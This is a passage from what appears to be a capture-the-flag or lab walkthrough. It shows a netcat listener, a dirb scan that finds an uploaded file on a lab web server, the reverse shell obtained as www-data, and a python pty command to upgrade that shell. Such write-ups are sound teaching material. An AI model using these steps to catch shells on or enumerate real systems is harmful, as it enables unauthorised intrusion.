
In another tab, I start a netcat listener as shown below.


```
┌─[kalyan@parrot]─[/root]
└──╼ $nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```


Then I use "dirb" tool to find the uploaded file by setting our wordlist "pass.txt" as shown belo
-w. After sometime the tool stops on a specific file name as shown below.


```
root@parrot:~# dirb http://192.168.41.177:8000/uploads pass.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jun  5 23:30:30 2019
URL_BASE: http://192.168.41.177:8000/uploads/
WORDLIST_FILES: pass.txt

-----------------

GENERATED WORDS: 99

---- Scanning URL: http://192.168.41.177:8000/uploads/ ----
--> Testing: http://192.168.41.177:8000/uploads/3c454a78ffc8e80374583e88bf57028
```

In the other tab, where we have started a listener, I successfully got a shell as shown below.



```
┌─[kalyan@parrot]─[/root]
└──╼ $nc -lvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 192.168.41.177 53582 received!
Linux 1afdd1f6b82c 4.15.0-29-generic #31~16.04.1-Ubuntu SMP Wed Jul 18 08:54:04
UTC 2018 x86_64 GNU/Linux
 23:29:26 up  6:30,  0 users,  load average: 0.07, 4.77, 5.34
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

When I tried to do a "su" , I noticed that it is a jail shell. So I used the python command
python -c 'import pty ; pty.spawn("/bin/bash") to get a proper shell as shown below.



